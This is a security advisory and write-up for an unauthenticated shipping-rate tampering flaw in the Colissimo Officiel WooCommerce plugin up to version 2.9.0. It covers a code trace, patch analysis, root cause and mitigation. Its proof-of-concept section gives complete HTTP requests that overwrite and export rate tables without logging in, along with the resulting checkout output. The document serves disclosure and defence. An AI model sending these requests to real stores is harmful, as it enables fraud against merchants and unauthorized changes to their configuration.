
CVE-2026-57341 - Colissimo Officiel Unauthenticated Shipping Rate Tampering
Overview

- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-57341
- CVE-2026-57341
- Affected plugin: Colissimo Officiel : Méthodes de livraison pour WooCommerce
- Affected versions:
<= 2.9.0
Summary
The vulnerable path is the Colissimo plugin’s shipping-rate import/export workflow.
In Colissimo Officiel 2.9.0, the plugin registers a shared AJAX dispatcher for both authenticated users and unauthenticated visitors. When a request is sent through wp-admin/admin-ajax.php, WordPress runs it in an admin AJAX context, which causes the plugin to load its admin initializer. That causes administrative tasks related to shipping-rate management to be registered into the shared dispatcher:
shipping/import
shipping/export
Both tasks accept method_id from the request. In the vulnerable version, neither the dispatcher nor the import/export callbacks verify a WordPress nonce, and they do not enforce a capability check such as manage_woocommerce or a Colissimo-specific management capability.
This allows an unauthenticated attacker to:
- Import an attacker-controlled CSV file into a configured Colissimo shipping method.
- Overwrite the
shipping_ratesoption for that shipping method. - Export the shipping-rate table without authentication.
- Force WooCommerce checkout to calculate shipping using the attacker-controlled price.
In the test environment, I changed the shipping fee from 12.34 to 0.01 with a request that did not include a Cookie, a nonce, or a WordPress session.
Discovery Process
I reviewed the plugin’s AJAX routes first because WooCommerce shipping plugins often expose endpoints for both frontend and admin workflows.
The first relevant finding is in the dispatcher in includes/lpc_ajax.php. The plugin registers the same dispatch() function for both wp_ajax_* and wp_ajax_nopriv_*:
add_action('wp_ajax_' . LPC_COMPONENT, [$this, 'dispatch']);
add_action('wp_ajax_nopriv_' . LPC_COMPONENT, [$this, 'dispatch']);
The presence of wp_ajax_nopriv_* is not automatically a vulnerability, because some frontend features may legitimately require public AJAX. The issue to verify is whether admin-only tasks are registered into this public dispatcher.
In index.php, when the request goes through admin-ajax.php, the plugin loads admin/init.php because both WP_ADMIN and DOING_AJAX are defined:
if (defined('WP_ADMIN') && WP_ADMIN) {
    require_once LPC_ADMIN . 'init.php';
    new LpcAdminInit();

    if (defined('DOING_AJAX') && DOING_AJAX) {
        require_once LPC_PUBLIC . 'init.php';
        new LpcPublicInit();
    }
}
In admin/init.php, the plugin registers the LpcShippingRates class:
LpcRegister::register('shippingRates', new LpcShippingRates());This class then registers the import/export tasks into the AJAX dispatcher. The final step was to verify whether LpcShippingRates::import() and LpcShippingRates::export() enforce authorization. In version 2.9.0, they do not. An unauthenticated import request still returns {"type":"success"} and updates the shipping method option.
Patch Analysis
The issue was fixed in Colissimo Officiel 2.10.0.
In 2.9.0, the dispatcher only checks whether the requested task exists in the registered task list before invoking the matching callback:
public function dispatch() {
    $ajaxCall = LpcHelper::getVar('task');
    if (is_string($ajaxCall)) {
        if (isset($this->tasks[$ajaxCall])) {
            $f = $this->tasks[$ajaxCall];
            $result = $f();
        }
    }
}
There is no nonce check and no capability check before the task is called.
In 2.10.0, the dispatcher was changed to require a nonce per task and to check whether the task is admin-only:
if (1 !== (int) check_ajax_referer($ajaxCall, self::NONCE_NAME, false)) {
    $result = $this->makeAndLogError(['message' => 'Authentication failed']);
    $this->jsonResponse($result);
}

$isAdmin = current_user_can('lpc_manage_settings');
if (!$isAdmin && $this->tasks[$ajaxCall]['onlyAdmin']) {
    $result = $this->makeAndLogError(['message' => 'Not allowed']);
    $this->jsonResponse($result);
}
The shipping-rate import/export callbacks were also updated with direct capability checks:
public function export() {
    if (!current_user_can('lpc_manage_settings')) {
        header('HTTP/1.0 401 Unauthorized');
        return $this->ajaxDispatcher->makeAndLogError(
            [
                'message' => 'Unauthorized access',
            ]
        );
    }
}
public function import() {
if (!current_user_can('lpc_manage_settings')) {
header('HTTP/1.0 401 Unauthorized');
die(
json_encode(
[
'type' => 'error',
'message' => 'Unauthorized access',
]
)
);
}
}The official WordPress.org changelog for version 2.10.0 also notes that it fixed a vulnerability allowing unrestricted access to shipping-rate tables and order shipping methods.
Root Cause
The underlying cause is that administrative shipping-rate tasks are registered into an AJAX dispatcher that is reachable without authentication, but no corresponding authorization layer is enforced.
1. The Dispatcher Is Exposed to Unauthenticated Users
The plugin registers the dispatcher through the wp_ajax_nopriv_* hook:
add_action('wp_ajax_nopriv_' . LPC_COMPONENT, [$this, 'dispatch']);The endpoint is reachable without a session:
/wp-admin/admin-ajax.php?action=colissimo-shipping-methods-for-woocommerce2. admin-ajax.php Loads Admin Tasks
Because admin-ajax.php runs in an admin context, index.php loads admin/init.php. That file registers LpcShippingRates, which places the shipping-rate import/export tasks into the shared dispatcher.
3. Import and Export Are Registered Without Authorization Checks
In LpcShippingRates::listenToAjaxAction(), the plugin registers the two affected tasks:
protected function listenToAjaxAction() {
    $this->ajaxDispatcher->register(self::AJAX_TASK_NAME_EXPORT, [$this, 'export']);
    $this->ajaxDispatcher->register(self::AJAX_TASK_NAME_IMPORT, [$this, 'import']);
}
In 2.9.0, there is no current_user_can(), no check_ajax_referer(), and no equivalent authorization mechanism before the request is processed.
4. Export Reads the Shipping Method Based on Request-Controlled method_id
The export callback obtains the shipping method using the caller-controlled method_id, then returns its rate table:
$shippingMethod = WC_Shipping_Zones::get_shipping_method(LpcHelper::getVar('method_id'));
$shippingRates = $shippingMethod->get_option('shipping_rates', []);
This allows an unauthenticated attacker to read the CSV rate table for a valid method instance.
5. Import Writes Attacker-Controlled CSV Data Into the Option
The import callback accepts an uploaded CSV file, parses it into $rates, retrieves the shipping method using method_id, and updates that method’s option:
$shippingMethod = WC_Shipping_Zones::get_shipping_method(LpcHelper::getVar('method_id'));
$optionName     = $shippingMethod->get_instance_option_key();
$currentOptions = get_option($optionName, []);

$currentOptions['shipping_rates'] = $rates;

if (update_option($optionName, $currentOptions, false)) {
    die(json_encode(
        [
            'type' => 'success',
        ]
    ));
}
The important sink is:
update_option($optionName, $currentOptions, false)Here, $optionName is derived from the shipping method instance selected by the attacker through method_id.
Exploitation Conditions
The following conditions are required:
- WordPress has WooCommerce active.
- Colissimo Officiel is running version
<= 2.9.0. - The store has at least one Colissimo shipping method configured in a WooCommerce shipping zone.
- The attacker knows or can guess a valid shipping method instance ID, for example
method_id=1. - No WordPress account is required.
Exploitation Flow
Unauthenticated attacker
        |
        v
POST /wp-admin/admin-ajax.php
action=colissimo-shipping-methods-for-woocommerce
task=shipping/import
method_id=<shipping_method_instance_id>
        |
        v
LpcAjax::dispatch()
        |
        v
LpcShippingRates::import()
        |
        v
Parse attacker-controlled CSV
        |
        v
WC_Shipping_Zones::get_shipping_method(method_id)
        |
        v
update_option(<instance_option_key>, attacker_rates)
        |
        v
WooCommerce checkout uses the attacker-controlled shipping price
PoC
Test environment:
Target:      http://192.168.1.14/wp/
WordPress:   7.0.2
PHP:         8.3.6
WooCommerce: 10.7.0
Colissimo:   2.9.0
Method ID:   1
Method type: lpc_nosign
Before exploitation, the shipping method had an administrator-configured price of 12.34:
{
    "title": "Colissimo No Signature Confirm",
    "tax_status": "none",
    "always_free": "no",
    "title_free": "",
    "excluded_classes": [],
    "classes_free_shipping": [],
    "free_for_items_without_free_shipping_classes": "yes",
    "shipping_rates": [
        {
            "min_weight": 0,
            "max_weight": 1,
            "min_price": 0,
            "max_price": 100,
            "shipping_class": [
                "all"
            ],
            "product_category": [
                "all"
            ],
            "price": 12.34
        }
    ],
    "shipping_discount": []
}
Import Shipping Rates Without Authentication
The following request has no Cookie, no nonce, and no WordPress session:
POST /wp/wp-admin/admin-ajax.php?action=colissimo-shipping-methods-for-woocommerce&task=shipping/import&method_id=1 HTTP/1.1
Host: 192.168.1.14
User-Agent: Burp Suite
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryColissimoFinal
Connection: close

------WebKitFormBoundaryColissimoFinal
Content-Disposition: form-data; name="lpc_shipping_rates_import"; filename="rates.csv"
Content-Type: text/csv

min_weight,min_price,shipping_class,price
0,0,all,0.01

------WebKitFormBoundaryColissimoFinal--
Response:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

{"type":"success"}
After this request, the shipping method option was overwritten:
{
    "title": "Colissimo No Signature Confirm",
    "tax_status": "none",
    "always_free": "no",
    "title_free": "",
    "excluded_classes": [],
    "classes_free_shipping": [],
    "free_for_items_without_free_shipping_classes": "yes",
    "shipping_rates": [
        {
            "min_weight": 0,
            "min_price": 0,
            "shipping_class": [
                "all"
            ],
            "price": 0.01
        }
    ],
    "shipping_discount": []
}
Export Shipping Rates Without Authentication
The attacker can also export the same method’s shipping rates without being logged in:
GET /wp/wp-admin/admin-ajax.php?action=colissimo-shipping-methods-for-woocommerce&task=shipping/export&method_id=1 HTTP/1.1
Host: 192.168.1.14
User-Agent: Burp Suite
Accept: */*
Connection: close
Response:
HTTP/1.1 200 OK
Content-Disposition: attachment; filename=Export Colissimo No Signature Confirm 2026-07-20.csv
Content-Type: application/download

min_weight,max_weight,min_price,max_price,shipping_class,product_category,price
0,,0,,all,,0.01

Checkout Impact
After the import, WooCommerce calculates shipping using the attacker-controlled price:
{
  "method_id": "lpc_nosign",
  "instance_id": 1,
  "rates": {
    "lpc_nosign:1": {
      "data": {
        "id": "lpc_nosign:1",
        "method_id": "lpc_nosign",
        "instance_id": 1,
        "label": "Colissimo No Signature Confirm",
        "cost": "0.01",
        "taxes": [],
        "tax_status": "none",
        "description": "",
        "delivery_time": ""
      },
      "meta_data": {
        "Items": "Shipping PoC Item × 1"
      }
    }
  }
}
This is not only an internal settings read/write problem. It directly affects WooCommerce checkout totals.
Impact
An unauthenticated attacker can modify Colissimo shipping-rate tables on a WooCommerce store.
Practical impact includes:
- Forcing the shipping price to a very low value, such as
0.01. - Breaking shipping-price calculation by importing unsuitable rate tables.
- Reading configured shipping-rate tables through unauthenticated export.
- Modifying revenue-affecting store configuration without a WordPress account.
For stores that use Colissimo for real shipping calculations, this can cause direct business impact because customers can see and use attacker-controlled shipping prices.
Limitations
- WooCommerce must be active.
- The store must have a configured Colissimo shipping method.
- The attacker must know or guess a valid shipping method instance ID.
- The vulnerability does not directly grant WordPress administrator privileges.
- The vulnerability does not directly provide arbitrary file read or full database disclosure. Its primary scope is the affected shipping-rate configuration.
Mitigation
Site owners should update Colissimo Officiel to 2.10.0 or later.
For developers, the fix should include:
- Do not register admin-only tasks in a public
wp_ajax_noprivdispatcher. - Check an appropriate capability, such as
lpc_manage_settingsormanage_woocommerce, before reading or writing shipping configuration. - Require a nonce for state-changing AJAX requests.
- Validate that the requested
method_idbelongs to an intended Colissimo shipping method instance. - Clearly separate public frontend AJAX tasks from administrative AJAX tasks.
In version 2.10.0, the plugin added nonce verification, capability checks, and import/export callbacks that reject callers without the required permissions.
References
- Colissimo shipping methods for WooCommerce: https://wordpress.org/plugins/colissimo-shipping-methods-for-woocommerce/
- Patchstack advisory: https://patchstack.com/database/wordpress/plugin/colissimo-shipping-methods-for-woocommerce/
- WordPress plugin source tag 2.9.0: https://plugins.svn.wordpress.org/colissimo-shipping-methods-for-woocommerce/tags/2.9.0/
- WordPress plugin source tag 2.10.0: https://plugins.svn.wordpress.org/colissimo-shipping-methods-for-woocommerce/tags/2.10.0/